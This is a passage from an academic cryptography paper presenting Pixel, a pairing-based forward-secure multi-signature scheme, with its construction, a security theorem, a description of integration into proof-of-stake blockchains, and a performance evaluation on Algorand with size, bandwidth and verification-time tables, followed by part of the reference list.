Signature aggregation. $\Sigma \xleftarrow{\$} \mathsf{SAgg}((pk_1, \sigma_1), \ldots, (pk_n, \sigma_n), t, M)$. Anyone can aggregate a given list of individual signatures $(\sigma_1, \ldots, \sigma_n)$ by different signers with public keys $(pk_1, \ldots, pk_n)$ on the same message M and for the same period t into a single multi-signature Σ.

Aggregate verification. $b \leftarrow \mathsf{AVf}(apk, t, M, \Sigma)$. Given an aggregate public key apk, a message M, a time period t, and a multi-signature Σ, the verification algorithm returns 1 to indicate that all signers in apk signed M in period t, or 0 to indicate that verification failed.

Correctness. Correctness requires that $\mathsf{KVf}(pk, \pi) = 1$ with probability one if $(pk, \pi, sk_1) \xleftarrow{\$} \mathsf{Kg}$ and that for all messages $M \in \mathcal{M}$, for all $n \in \mathbb{Z}$, and for all time periods $t \in \{0, \ldots, T-1\}$, it holds that $\mathsf{AVf}(apk, t, M, \Sigma) = 1$ with probability one if $(pk_i, \pi_i, sk_{i,1}) \xleftarrow{\$} \mathsf{Kg}$, $apk \xleftarrow{\$} \mathsf{KAgg}(pk_1, \ldots, pk_n)$, $sk_{i,j} \xleftarrow{\$} \mathsf{Upd}(sk_{i,j-1})$ for $i = 1, \ldots, n$ and $j = 2, \ldots, t$, $\sigma_i \xleftarrow{\$} \mathsf{Sign}(sk_{i,t}, M)$ for $i = 1, \ldots, n$, and $\Sigma \xleftarrow{\$} \mathsf{SAgg}((pk_1, \sigma_1), \ldots, (pk_n, \sigma_n), t, M)$.

Security. Unforgeability (fu-cma) is defined through a game that is similar to that described in Section 4.1. The adversary is given the public key pk and proof π of an honest signer and access to the same key update, signing, and break-in oracles. However, at the end of the game, the adversary's forgery consists of a list of public keys and proofs $(pk_1^*, \pi_1^*, \ldots, pk_n^*, \pi_n^*)$, a message M^*, a time period t^*, and a multi-signature Σ^*. The forgery is considered valid if

- $pk \in \{pk_1^*, \ldots, pk_n^*\}$,
- the proofs $\pi_1^*, \ldots, \pi_n^*$ are valid for public keys $pk_1^*, \ldots, pk_n^*$ according to KVf,
- Σ^* is valid with respect to the aggregate public key apk^* of $(pk_1^*, \ldots, pk_n^*)$, message M^*, and time period t^*,
- $\bar{t} > t^*$,
- and $\mathcal{A}$ never made a signing query for M^* during time period t^*.

Our security model covers rogue-key attacks because the adversary first receives the target public key pk, and only then outputs the list of public keys $pk_1^*, \ldots, pk_n^*$ involved in its forgery. The only condition on these public keys is that they are accompanied by valid proofs $\pi_1^*, \ldots, \pi_n^*$.

5.2 Construction

Let $\mathsf{H}_{\mathbb{G}_1} : \{0,1\}^* \to \mathbb{G}_1^*$ be a hash function. The multi-signature scheme reuses the key update and signature algorithms from the scheme from Section 4.3, but uses different key generation and verification algorithms, and adds signature and key aggregation.

Key generation. Each signer chooses $x \xleftarrow{\$} \mathbb{Z}_q$ and computes $y \leftarrow g_2^x$ and $y' \leftarrow \mathsf{H}_{\mathbb{G}_1}(\mathtt{PoP}, y)$, where $\mathtt{PoP}$ is a fixed string used as a prefix for domain separation. It sets its public key to $pk = y$, the proof to $\pi = y'$, and computes its initial secret key as $sk_1 \leftarrow h^x$.

Key verification. Given a public key $pk = y$ with proof $\pi = y'$, the key verification algorithm validates the proof of possession by returning 1 if

$$\mathrm{e}(y', g_2) \;=\; \mathrm{e}(\mathsf{H}_{\mathbb{G}_1}(\mathtt{PoP}, y), y)$$

and returning 0 otherwise.

Key aggregation. Given public keys $pk_1 = y_1, \ldots, pk_n = y_n$, the key aggregation algorithm computes $Y \leftarrow \prod_{i=1}^{n} y_i$ and returns the aggregate public key $apk = Y$.

Signature aggregation. Given signatures $\sigma_1 = (\sigma_{1,1}, \sigma_{1,2}), \ldots, \sigma_n = (\sigma_{n,1}, \sigma_{n,2}) \in \mathbb{G}_1 \times \mathbb{G}_2$ on the same message M, the signature aggregation algorithm outputs

$$\Sigma \;=\; (\Sigma_1, \Sigma_2) \;=\; \big(\prod_{i=1}^{n} \sigma_{i,1}\,,\, \prod_{i=1}^{n} \sigma_{i,2}\big)\,.$$

Aggregate verification. Multi-signatures are verified with respect to aggregate public keys in exactly the same way as individual signatures with respect to individual public keys. Namely, given a multi-signature $(\Sigma_1, \Sigma_2) \in \mathbb{G}_1 \times \mathbb{G}_2$ on message M under aggregate public key $apk = Y$ in time period $\mathbf{t}$, the verifier accepts if and only if $apk \neq \perp$ and

$$\mathrm{e}(\Sigma_1, g_2) \;=\; \mathrm{e}(h, Y) \cdot \mathrm{e}\big(h_0 \cdot \prod_{j=1}^{|\mathbf{t}|} h_j^{t_j} \cdot h_{\ell+1}^{\mathsf{H}_q(M)}\,,\, \Sigma_2\big)\,.$$

5.3 Security

Theorem 2. *For any* fu-cma *adversary $\mathcal{A}$ against the above forward-secure multi-signature scheme for $T = 2^\ell - 1$ time periods in the random-oracle model, there exists an adversary $\mathcal{B}$ with essentially the same running time that solves the ℓ-wBDHI$_3^*$ problem with advantage*

$$\mathbf{Adv}^{\ell\text{-wBDHI}_3^*}_{\mathbb{G}_1 \times \mathbb{G}_2}(\mathcal{B}) \;\geq\; \frac{1}{T \cdot q_{\mathrm{H}}} \cdot \mathbf{Adv}^{\text{fu-cma}}_{\mathcal{FMS}}(\mathcal{A}) - \frac{q_{\mathrm{H}}^2}{2^\kappa}\,,$$

where q_{H} is the number of random-oracle queries made by $\mathcal{A}$.

We defer the interested reader to Appendix B for proof details.

6 Pixel in PoS-based Blockchains

In this section, we describe how to integrate Pixel into PoS-based blockchains that rely on forward-secure signatures to achieve security against posterior corruptions. We summarize systems that rely on forward-secure signatures, abstract how signatures are used in these systems, and explain how to apply Pixel.

PoS Blockchains Secure under Posterior Corruptions. Ouroboros Genesis and Praos rely on forward-secure signatures to protect against posterior corruptions [5, 29, 38]. These blockchains require users to rotate key and assume secure erasures. Thuderella is a blockchain with fast optimistic instant confirmation [51]. The blockchain is secure against posterior corruptions assuming that a majority of the computing power is controlled by honest players. Similarly, the protocol relies on forward-secure signatures. Pixel can be applied in all these blockchains to protect against posterior attacks and potentially reduce bandwidth, storage, and computation costs in instances where many users propagate many signatures on the same message (e.g., a block of transactions). Ouroboros Crypsinous uses forward-secure encryption to protect against the same attack [37]. Snow White shows that under a mild setup assumption, when nodes join the system they can access a set of online nodes the majority of whom are honest, the system can defend against posterior corruption attack [28]. The system does not rely on forward-secure signatures.

Background on PoS Blockchains. A blockchain is an append-only public ledger to which anyone can write and read. The fundamental problem in blockchains is to agree on a block of transactions between users. In Proof-of-Stake protocols, users map the stake or tokens they own in the system to "voting power" in the agreement protocol. Various types of PoS systems exist that use different formulas for determining the weight of each vote. For instance, in bounded PoS protocols, users must explicitly lock some amount A of their tokens to participate in the agreement. The weight of each vote is A/Q, where Q is the total number of locked tokens who's users wish to participate in the agreement. Users that misbehave are punished by a penalty applied to their locked tokens.

To tolerate malicious users, all PoS protocols run a Byzantine sub-protocol to agree on a block of transactions. The system is secure, assuming that that majority (often $2/3$) of the tokens participating in the consensus is honest. Each block is valid if a majority of committee members, weighted by their stake, approved it.

Pixel **Integration.** In order to vote on a block B, each member of the sub-protocol signs B using Pixel with the current block number. The consensus is reached when we see a collection of N committee member signatures $\sigma_1, \ldots, \sigma_N$ on the

same block B, where N is some fixed threshold. Finally, we will aggregate these N signatures into a single multi-signature Σ, and the pair (B,Σ) constitute a so-called block certificate and the block B is appended to the blockchain.

Registering public keys. Each user who wishes to participate in consensus needs to register a participation signing key. A user first samples a Pixel key pair and generates a corresponding PoP. The user then issues a special transaction (signed under her spending key) registering the new participation key. The transaction includes PoP. PoS verifiers who are selected to run an agreement at round r, check (a) validity of the special transaction, and (b) validity of PoP. If both checks pass, the user's account is updated with the new participation key. From this point, if selected, the user signs on blocks using Pixel.

Vote generation. To generate a vote on a block number t, users first update their keys to correspond to the round number. Subsequently, they sign the block using the correct secret key and propagate the signature to the network.

Propagating and aggregating signatures. Individual committee signatures will be propagated through the network until we see N committee member signatures on the same block B. Note that Pixel supports non-interactive and incremental aggregation: the former means that signatures can be aggregated by any party after broadcast without communicating with the original signers, and the latter means that we can add a new signature to a multi-signature to obtain a new multi-signature. In practice, this means that propagating nodes can perform intermediate aggregation on any number of committee signatures and propagate the result, until the block certificate is formed. Alternatively, nodes can aggregate all signatures just before writing a block to the disk. That is, upon receiving enough certifying votes for a block, a node can aggregate N committee members' signatures into a multi-signature and then write the block and the certificate to the disk. To speed up verification of individual committee member signatures, a node could pre-compute $e(h,y)$ for the y's corresponding to the users with the highest stakes.

Key updates. When using Pixel in block-chains, time corresponds to the block number or sub-steps in consensus protocols. Naively, when associating time with block numbers, this means that all eligible committee members should update their Pixel secret keys for each time a new block is formed and the round number is updated. Assume for simplicity that each committee member signs at most one block (if not, simply append a counter to the block number and use that as the time). If a user is selected to be on the committee at block number t, it should first update its key to sk_t (Pixel supports "fast-forward" key updates from sk_t to $sk_{t'}$ for any $t' > t$), and as soon as it signs a block, updates its key to sk_{t+1} and then propagates the signature. In particular, there is no need for key updates when a user is not selected to be on the committee.

7 Evaluation on Algorand Blockchain

In order to measure the concrete efficiency gains of Pixel, we evaluate it on the Algorand blockchain [56, 57].

Algorand Overview. Algorand is a Pure PoS (PPOS) system, where each token is mapped to a single vote in the consensus without any explicit bonding [56, 57]. Some users may opt-out from participation, in which case their tokens are excluded from the total number of participating tokens (i.e., the denominator in the weight). Each user maintains an *account state* on-chain that specifies her spending key, balance, consensus participation status, participation key, and other auxiliary information. A user wishing to perform a transaction must sign it with her corresponding secret key. Users run a Byzantine consensus algorithm to agree on a block of transactions following the high-level structure we outlined in the previous section. We call a *block certificate* to denote a collection of votes above a certain threshold approving a block. All users in the network validate and store block certificate (and the corresponding transactions) on disk. We refer to a *node* as a computer system running Algorand client software on the user's behalf.

Verifier Vote Structure and Block Certificates. In Algorand, each valid vote for a block proposal includes (a) a proof that the verifier was indeed selected to participate in the consensus at round r, and (b) a signature on the block proposal. In more detail, each vote includes the following fields:

- Sender identifier which is represented by a unique public key registered on-chain (32 bytes).
- Round and sub-step identifiers (8 bytes).
- Block header proposal (32 bytes).
- A seed used as an input to a VRF function for cryptographic sortition (32 bytes).
- VRF credential that proves that the sender was indeed chosen to sign on the block (96 bytes).
- Forward-secure signature authenticating the vote (256 bytes).

Overall, each vote is about 500 bytes (including some additional auxiliary information), half of which is for the forward-secure signature.

Algorand has two voting sub-steps for each round. In the first sub-step, a *supporting* set (of expected size 3000) of verifiers is chosen to vote on a block proposal. In the second sub-step, a *certifying* set (of expected size 1500) of verifiers

	keygen	key update	sign	aggregate ($N = 1500$)	verify agg. ($N = 1500$)	aggregate ($N = 1500$)	verify agg. ($N = 3000$)	$\|pk\|$	$\|\sigma\|$	$\|sk_t\|$
$pk \in \mathbb{G}_1$	1.03 ms	1.8 ms	2.8 ms	7.2 ms	6.7 ms	13.9 ms	8.3 ms	48 B	144 B	43 kB

Figure 2: Performance figures of the Pixel signature scheme algorithms, and the size of public keys, signatures, and secret keys when using a BLS12-381 curve. N denotes the amount of signatures and keys aggregated, respectively. Maximum number of time periods is $T = 2^{32} - 1$.

is chosen to finalize the block proposal. All verifiers' votes propagate in the network during the agreement, but only the *certifying* votes are stored long-term and sufficient to validate a block in the future. Larger *recovering* set (of expected size 10000) is chosen during a network partition for recovery.

Algorand's Existing Solution to Posterior Corruptions. Algorand solves posterior corruptions using forward-secure signatures instantiated with a d-ary certificate tree [9], which we call BM-Ed25519 for convenience. The root public key of an Ed25519 signature scheme is registered on-chain, and keys associated with the leaves (and subsequently used to sign at each round) are stored locally by the potential verifiers. For each block at round r a verifier must (a) produce a valid certificate chain from the root public key to the leaf associated with r, and (b) signature of the vote under the leaf key. Algorand assumes secure erasures and that users delete old keys from their nodes. BM-Ed25519 is instantiated with 10000-ary tree and depth 2 (supporting approximately $2^{26.6}$ time periods). Ed25519-based signatures have public keys of 32 bytes and 64 bytes signatures. Hence, since a valid certificate chain must include the intermediary public keys, the resulting size of each forward-secure signature is $3 \times 64 + 2 \times 32 = 256$ bytes.

7.1 Efficiency Evaluation

Pixel signatures can serve as a replacement of BM-Ed25519 in Algorand following the same design as outlined Section 6.

Setup. Our experiments are performed on a MacBook Pro, 3.5 GHz Intel Core i7 with 16 GB DDR3. We use Alogrand's open-source implentations of Pixel signatures, VRF functions, Ed25519 signing, and verification [1, 2]. For blockchain applications, since the public key must live on-chain, we choose to place Pixel public keys in $\mathbb{G}_1$, obtaining smaller public keys and faster key aggregation during verification. We set the maximum time epoch to $T = 2^{32} - 1$, which is sufficient to rotate a key every second for 136 years.

Figure 2 shows the runtime of individual Pixel algorithms, aggregation, and object sizes for the BLS12-381 curve [7]. Next, we measure quantities that affect all nodes participating in the system: the size of signature sets, bandwidth, and block verification time. In Pixel, the signature set corresponds to a single multi-signature.

Sig. set size	BM-Ed25519	BM-BLS	Pixel
1	256 B	192 Bytes	144 B
1500	375 KB	141 KB	144 B
3000	750 KB	281 KB	144 B
10000	2.4 MB	938 KB	144 B

Table 1: Total size of signature sets using various forward-secure signature schemes for 2^{32} time periods. BM-Ed25519 is instantiated using Algorand's parameters with $10,000$-ary tree of depth 2. BM-BLS is instantiated using the same parameters with public keys in $\mathbb{G}_1$ and signatures in $\mathbb{G}_2$.

Storage Savings. In Table 1, we compare the sizes of signature sets that are propagated (for supporting and verifying votes) and stored (for verifying votes) by all participating nodes. We instantiate BM-Ed25519 with Algorand parameters of 10000-ary and depth 2. For BM-BLS we place the public key in $\mathbb{G}_1$ and signatures in $\mathbb{G}_2$. Since BLS supports aggregation of signatures, we can compress all signatures in a certificate chain and the signature of the block into 96 B (note that the public key in the certificate chain cannot be compressed and adds an additional 96 B per signature). Furthermore, we can compress all signatures across votes. Pixel signatures authenticating a block with 1500 signatures are 2667x and 1003x times smaller than signature sets using BM-Ed25519 and BM-BLS, respectively.

In Figure 3, we show long-term blockchain storage improvements using Pixel signatures. We evaluate storage assuming various number of transactions in each block. Each transaction in Algorand is about 232 bytes. We also assume that the entire expected number of certifying verifiers (1500) are selected for each block. Given today's block confirmation time of just under 4.3 seconds per block, Algorand blockchain should produce 10^6 blocks every ≈ 50 days and 10^8 blocks every ≈ 13 years. Pixel signatures improve blockchain size by about 40% and 20% on blocks packed with 1500 and 5000 transactions, respectively. This improvement translates to smaller overall storage requirements and faster catch-up speed for new nodes.




Figure 3: Size of blockchain measured for different total number of blocks. The top two plots assume average of 1500 transactions per block and the bottom plots assume 5000 transactions per block. All plots assume average of 1500 certifying votes per block.

Number of connections	BM-Ed25519	Pixel
4	4.4 MB	2.5 MB
10	11 MB	6.2 MB
100	109.9 MB	61.8 MB

Table 2: Total bandwidth to propagate a set of 4500 signatures during consensus to agree on a block of transactions.

We clarify that the savings we obtain from Pixel are complementary to those of Vault [42], which is another system built on top of Algorand to improve storage and catch-up speed. In particular, Vault can be used in conjunction with Pixel to obtain further storage savings. Vault creates "jumps" between blocks so that the system can confirm block r knowing only block $r-k$ for some parameter k (e.g., $k = 100$). Instead of downloading every block, a catch-up node in Vault only needs to download every kth block. Even using Vault, users would need to download and store about 10^6 blocks for every ≈ 13 years of blockchain operation.

Bandwidth Savings. Algorand uses a relay-based propagation model where users' nodes connect to a network of relays (nodes with more resources). Without aggregation during propagation, Pixel savings for the bandwidth for both relays and regular nodes come from smaller signatures sizes. Each relay can serve dozens or hundreds of nodes, depending on the resources it makes available. A relay must propagate a block of transactions and the corresponding certificate (with 1500 votes) to each node that it serves. During consensus, however, an additional 3000 *supporting votes* are propagated for every block. Each node connects to 4 randomly chosen relays. Every vote that the node receives from a relay, it propagates to the remaining 3 relays. Duplicate votes are dropped, so each vote propagates once on each connection. In Table 2, we summarize savings for 4500 votes propagated during consensus for each block. From the table, we see that a relay with 10 connections saves about 44% of bandwidth. Bandwidth can be improved even further if Algorand relays were to aggregate multiple votes before propagating them to the users.

Sig. set size	BM-Ed25519	Pixel	Improvement
1	0.18 ms	4.9 ms	27x slower
1500	270 ms	6.7 ms	40x faster
3000	540 ms	8.3 ms	65x faster
10000	1.8 sec	15.6 ms	115x faster

Table 3: Total runtime to verify signature sets authenticating a block. Pixel verification includes the time to aggregate public keys.

Block Verification Time Savings. Since verifying a Pixel multi-signature requires only 3 pairings in addition to multiplying all the public keys in the signature set, they are faster to verify than BM-Ed25519 signatures sets. Table 3 shows that a set of 3000 signatures can be verified about 65x faster. In Figure 4, we measure the overall savings on block verification time. Block verification time is broken into three main intervals: (a) time to verify vote signatures, (b) time to verify vote VRF credentials, and (c) time to verify transactions. In each interval, signature verification dramatically exceeds the time of any additional checks (e.g., check that the transaction amount is higher than the user's balance). Blocks with 1500 and 5000 transactions can be verified 38% and 29% faster, respectively.

8 Conclusion

In this work, we focus on improving the speed and security of PoS consensus mechanisms via optimizing its core building block – digital signature scheme. We design a new pairing-based forward-secure multi-signature scheme, Pixel. We prove that Pixel is secure in the random oracle model under a variant of Diffie-Hellman inversion problem over bilinear groups. Pixel is efficient as a stand-alone primitive and results in significant performance and size reduction compared to the previous forward-secure signatures applied in settings where multiple users sign the same message (block). For




Figure 4: Overall Algorand block verification time using BM-Ed25519 and Pixel signatures. Each block is assumed to contain 1500 certifying votes. The two plots on the left assume 1500 txs/block; whereas the two plots on the right assume 5000 txs/block.

instance, compared to a set of 1500 tree-based forward-secure signatures, a single Pixel signature that can authenticate the entire set is 2667x smaller and can be verified 40x faster. We explained how to integrate Pixel to any PoS blockchains to solve posterior corruptions problem. We also demonstrate that Pixel provides significant efficiency gains when applied to Algorand blockchain. Pixel signatures reduce the size of Algorand blocks with 1500 transactions by $\approx 35\%$ and reduce block verification time by $\approx 38\%$.

Acknowledgments

We would like to thank Zhenfei Zhang for implementing Pixel as well as his help with Section 7. In addition, we thank Jens Groth, Nickolai Zeldovich, our shepherd Ari Juels, and the anonymous reviewers for useful feedback.

References

[1] Algorand's official implementation in go. `https://github.com/algorand/go-algorand`, 2019.

[2] Algorand's official pixel implementation. `https://github.com/algorand/pixel`, 2019.

[3] Ross Anderson. Two remarks on public-key cryptology. Manuscript. Relevant material presented by the author in an invited lecture at the 4th ACM Conference on Computer and Communications Security, CCS 1997, Zurich, Switzerland, April 1–4, 1997, September 2000.

[4] Elli Androulaki, Artem Barger, Vita Bortnikov, Christian Cachin, Konstantinos Christidis, Angelo De Caro, David Enyeart, Christopher Ferris, Gennady Laventman, Yacov Manevich, Srinivasan Muralidharan, Chet Murthy, Binh Nguyen, Manish Sethi, Gari Singh, Keith Smith, Alessandro Sorniotti, Chrysoula Stathakopoulou, Marko Vukolic, Sharon Weed Cocco, and Jason Yellick. Hyperledger fabric: a distributed operating system for permissioned blockchains. In Rui Oliveira, Pascal Felber, and Y. Charlie Hu, editors, *Proceedings of the Thirteenth EuroSys Conference, EuroSys 2018*, pages 30:1–30:15. ACM, 2018.

[5] Christian Badertscher, Peter Gaži, Aggelos Kiayias, Alexander Russell, and Vassilis Zikas. Ouroboros genesis: Composable proof-of-stake blockchains with dynamic availability. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, CCS '18, pages 913–930, New York, NY, USA, 2018. ACM.

[6] Ali Bagherzandi, Jung Hee Cheon, and Stanislaw Jarecki. Multisignatures secure under the discrete logarithm assumption and a generalized forking lemma. In Peng Ning, Paul F. Syverson, and Somesh Jha, editors, *ACM CCS 2008*, pages 449–458. ACM Press, October 2008.

[7] Paulo S. L. M. Barreto, Ben Lynn, and Michael Scott. Constructing elliptic curves with prescribed embedding degrees. In Stelvio Cimato, Clemente Galdi, and Giuseppe Persiano, editors, *SCN 02*, volume 2576 of *LNCS*, pages 257–267. Springer, Heidelberg, September 2003.

[8] Mihir Bellare, Juan A. Garay, and Tal Rabin. Fast batch verification for modular exponentiation and digital signatures. In Kaisa Nyberg, editor, *EUROCRYPT'98*, volume 1403 of *LNCS*, pages 236–250. Springer, Heidelberg, May / June 1998.

[9] Mihir Bellare and Sara K. Miner. A forward-secure digital signature scheme. In Michael J. Wiener, editor, *CRYPTO'99*, volume 1666 of *LNCS*, pages 431–448. Springer, Heidelberg, August 1999.

[10] Mihir Bellare and Gregory Neven. Multi-signatures in the plain public-key model and a general forking lemma. In Ari Juels, Rebecca N. Wright, and Sabrina De Capitani di Vimercati, editors, *ACM CCS 2006*, pages 390–399. ACM Press, October / November 2006.

[11] Mihir Bellare and Phillip Rogaway. Random oracles are practical: A paradigm for designing efficient protocols.

In Dorothy E. Denning, Raymond Pyle, Ravi Ganesan, Ravi S. Sandhu, and Victoria Ashby, editors, *ACM CCS 93*, pages 62–73. ACM Press, November 1993.

[12] Iddo Bentov, Rafael Pass, and Elaine Shi. Snow white: Provably secure proofs of stake. Cryptology ePrint Archive, Report 2016/919, 2016. http://eprint.iacr.org/2016/919.

[13] Alexandra Boldyreva. Threshold signatures, multisignatures and blind signatures based on the gap-Diffie-Hellman-group signature scheme. In Yvo Desmedt, editor, *PKC 2003*, volume 2567 of *LNCS*, pages 31–46. Springer, Heidelberg, January 2003.

[14] Dan Boneh, Xavier Boyen, and Eu-Jin Goh. Hierarchical identity based encryption with constant size ciphertext. In Ronald Cramer, editor, *EUROCRYPT 2005*, volume 3494 of *LNCS*, pages 440–456. Springer, Heidelberg, May 2005.

[15] Dan Boneh, Manu Drijvers, and Gregory Neven. Compact multi-signatures for smaller blockchains. In Thomas Peyrin and Steven Galbraith, editors, *ASIACRYPT 2018, Part II*, volume 11273 of *LNCS*, pages 435–464. Springer, Heidelberg, December 2018.

[16] Dan Boneh, Ben Lynn, and Hovav Shacham. Short signatures from the Weil pairing. *Journal of Cryptology*, 17(4):297–319, September 2004.

[17] Joseph Bonneau, Andrew Miller, Jeremy Clark, Arvind Narayanan, Joshua A. Kroll, and Edward W. Felten. SoK: Research perspectives and challenges for bitcoin and cryptocurrencies. In *2015 IEEE Symposium on Security and Privacy*, pages 104–121. IEEE Computer Society Press, May 2015.

[18] Xavier Boyen, Hovav Shacham, Emily Shen, and Brent Waters. Forward-secure signatures with untrusted update. In Ari Juels, Rebecca N. Wright, and Sabrina De Capitani di Vimercati, editors, *ACM CCS 2006*, pages 191–200. ACM Press, October / November 2006.

[19] Eric Brier, Jean-Sébastien Coron, Thomas Icart, David Madore, Hugues Randriam, and Mehdi Tibouchi. Efficient indifferentiable hashing into ordinary elliptic curves. In Tal Rabin, editor, *CRYPTO 2010*, volume 6223 of *LNCS*, pages 237–254. Springer, Heidelberg, August 2010.

[20] Vitalik Buterin. Long-range attacks: The serious problem with adaptive proof of work. https://blog.ethereum.org, 2014.

[21] Vitalik Buterin and Virgil Griffith. Casper the friendly finality gadget. *CoRR*, abs/1710.09437, 2017.

[22] Ran Canetti, Shai Halevi, and Jonathan Katz. A forward-secure public-key encryption scheme. In Eli Biham, editor, *EUROCRYPT 2003*, volume 2656 of *LNCS*, pages 255–271. Springer, Heidelberg, May 2003.

[23] Ran Canetti, Shai Halevi, and Jonathan Katz. A forward-secure public-key encryption scheme. *Journal of Cryptology*, 20(3):265–294, July 2007.

[24] Jing Chen, Sergey Gorbunov, Silvio Micali, and Georgios Vlachos. Algorand agreement: Super fast and partition resilient byzantine agreement. Cryptology ePrint Archive, Report 2018/377, 2018.

[25] Jung Hee Cheon. Security analysis of the strong Diffie-Hellman problem. In Serge Vaudenay, editor, *EUROCRYPT 2006*, volume 4004 of *LNCS*, pages 1–11. Springer, Heidelberg, May / June 2006.

[26] Sherman S. M. Chow, Lucas Chi Kwong Hui, Siu-Ming Yiu, and K. P. Chow. Secure hierarchical identity based signature and its application. In Javier López, Sihan Qing, and Eiji Okamoto, editors, *ICICS 04*, volume 3269 of *LNCS*, pages 480–494. Springer, Heidelberg, October 2004.

[27] M. Conti, E. Sandeep Kumar, C. Lal, and S. Ruj. A survey on security and privacy issues of bitcoin. *IEEE Communications Surveys Tutorials*, 20(4):3416–3452, Fourthquarter 2018.

[28] Phil Daian, Rafael Pass, and Elaine Shi. Snow white: Robustly reconfigurable consensus and applications to provably secure proof of stake. In *Financial Cryptography and Data Security FC*, 2019.

[29] Bernardo David, Peter Gazi, Aggelos Kiayias, and Alexander Russell. Ouroboros praos: An adaptively-secure, semi-synchronous proof-of-stake blockchain. In Jesper Buus Nielsen and Vincent Rijmen, editors, *EUROCRYPT 2018, Part II*, volume 10821 of *LNCS*, pages 66–98. Springer, Heidelberg, April / May 2018.

[30] David Derler, Stephan Krenn, Thomas Lorünser, Sebastian Ramacher, Daniel Slamanig, and Christoph Striecks. Revisiting proxy re-encryption: Forward secrecy, improved security, and applications. In Michel Abdalla and Ricardo Dahab, editors, *PKC 2018, Part I*, volume 10769 of *LNCS*, pages 219–250. Springer, Heidelberg, March 2018.

[31] Manu Drijvers, Kasra Edalatnejad, Bryan Ford, Eike Kiltz, Julian Loss, Gregory Neven, and Igors Stepanovs. On the security of two-round multi-signatures. In *2019 IEEE Symposium on Security and Privacy*, pages 1084–1101. IEEE Computer Society Press, May 2019.

[32] Yossi Gilad, Rotem Hemo, Silvio Micali, Georgios Vlachos, and Nickolai Zeldovich. Algorand: Scaling byzantine agreements for cryptocurrencies. In *Proceedings of the 26th Symposium on Operating Systems Principles*, SOSP '17, pages 51–68, New York, NY, USA, 2017. ACM.

[33] Felix Günther, Britta Hale, Tibor Jager, and Sebastian Lauer. 0-RTT key exchange with full forward secrecy. In Jean-Sébastien Coron and Jesper Buus Nielsen, editors, *EUROCRYPT 2017, Part III*, volume 10212 of *LNCS*, pages 519–548. Springer, Heidelberg, April / May 2017.

[34] Timo Hanke, Mahnush Movahedi, and Dominic Williams. Dfinity technology overview series, consensus system, 2018.

[35] K. Itakura and K. Nakamura. A public-key cryptosystem suitable for digital multisignatures. Technical report, NEC Research and Development, 1983.

[36] Gene Itkis and Leonid Reyzin. Forward-secure signatures with optimal signing and verifying. In Joe Kilian, editor, *CRYPTO 2001*, volume 2139 of *LNCS*, pages 332–354. Springer, Heidelberg, August 2001.

[37] Thomas Kerber, Aggelos Kiayias, Markulf Kohlweiss, and Vassilis Zikas. Ouroboros crypsinous: Privacy-preserving proof-of-stake. In *IEEE Symposium on Security and Privacy SP*, pages 157–174, 2019.

[38] Thomas Kerber, Markulf Kohlweiss, Aggelos Kiayias, and Vassilis Zikas. Ouroboros crypsinous: Privacy-preserving proof-of-stake. Cryptology ePrint Archive, Report 2018/1132, 2018. `https://eprint.iacr.org/2018/1132`.

[39] Aggelos Kiayias, Alexander Russell, Bernardo David, and Roman Oliynykov. Ouroboros: A provably secure proof-of-stake blockchain protocol. In Jonathan Katz and Hovav Shacham, editors, *CRYPTO 2017, Part I*, volume 10401 of *LNCS*, pages 357–388. Springer, Heidelberg, August 2017.

[40] Eleftherios Kokoris-Kogias, Philipp Jovanovic, Nicolas Gailly, Ismail Khoffi, Linus Gasser, and Bryan Ford. Enhancing bitcoin security and performance with strong consistency via collective signing. In Thorsten Holz and Stefan Savage, editors, *USENIX Security 2016*, pages 279–296. USENIX Association, August 2016.

[41] Hugo Krawczyk. Simple forward-secure signatures from any signature scheme. In Dimitris Gritzalis, Sushil Jajodia, and Pierangela Samarati, editors, *ACM CCS 2000*, pages 108–115. ACM Press, November 2000.

[42] Derek Leung, Adam Suhl, Yossi Gilad, and Nickolai Zeldovich. Vault: Fast bootstrapping for the algorand cryptocurrency. In *26th Annual Network and Distributed System Security Symposium, NDSS 2019, San Diego, California, USA, February 24-27, 2019*, 2019.

[43] Steve Lu, Rafail Ostrovsky, Amit Sahai, Hovav Shacham, and Brent Waters. Sequential aggregate signatures and multisignatures without random oracles. In Serge Vaudenay, editor, *EUROCRYPT 2006*, volume 4004 of *LNCS*, pages 465–485. Springer, Heidelberg, May / June 2006.

[44] Changshe Ma, Jian Weng, Yingjiu Li, and Robert H. Deng. Efficient discrete logarithm based multi-signature scheme in the plain public key model. *Des. Codes Cryptography*, 54(2):121–133, 2010.

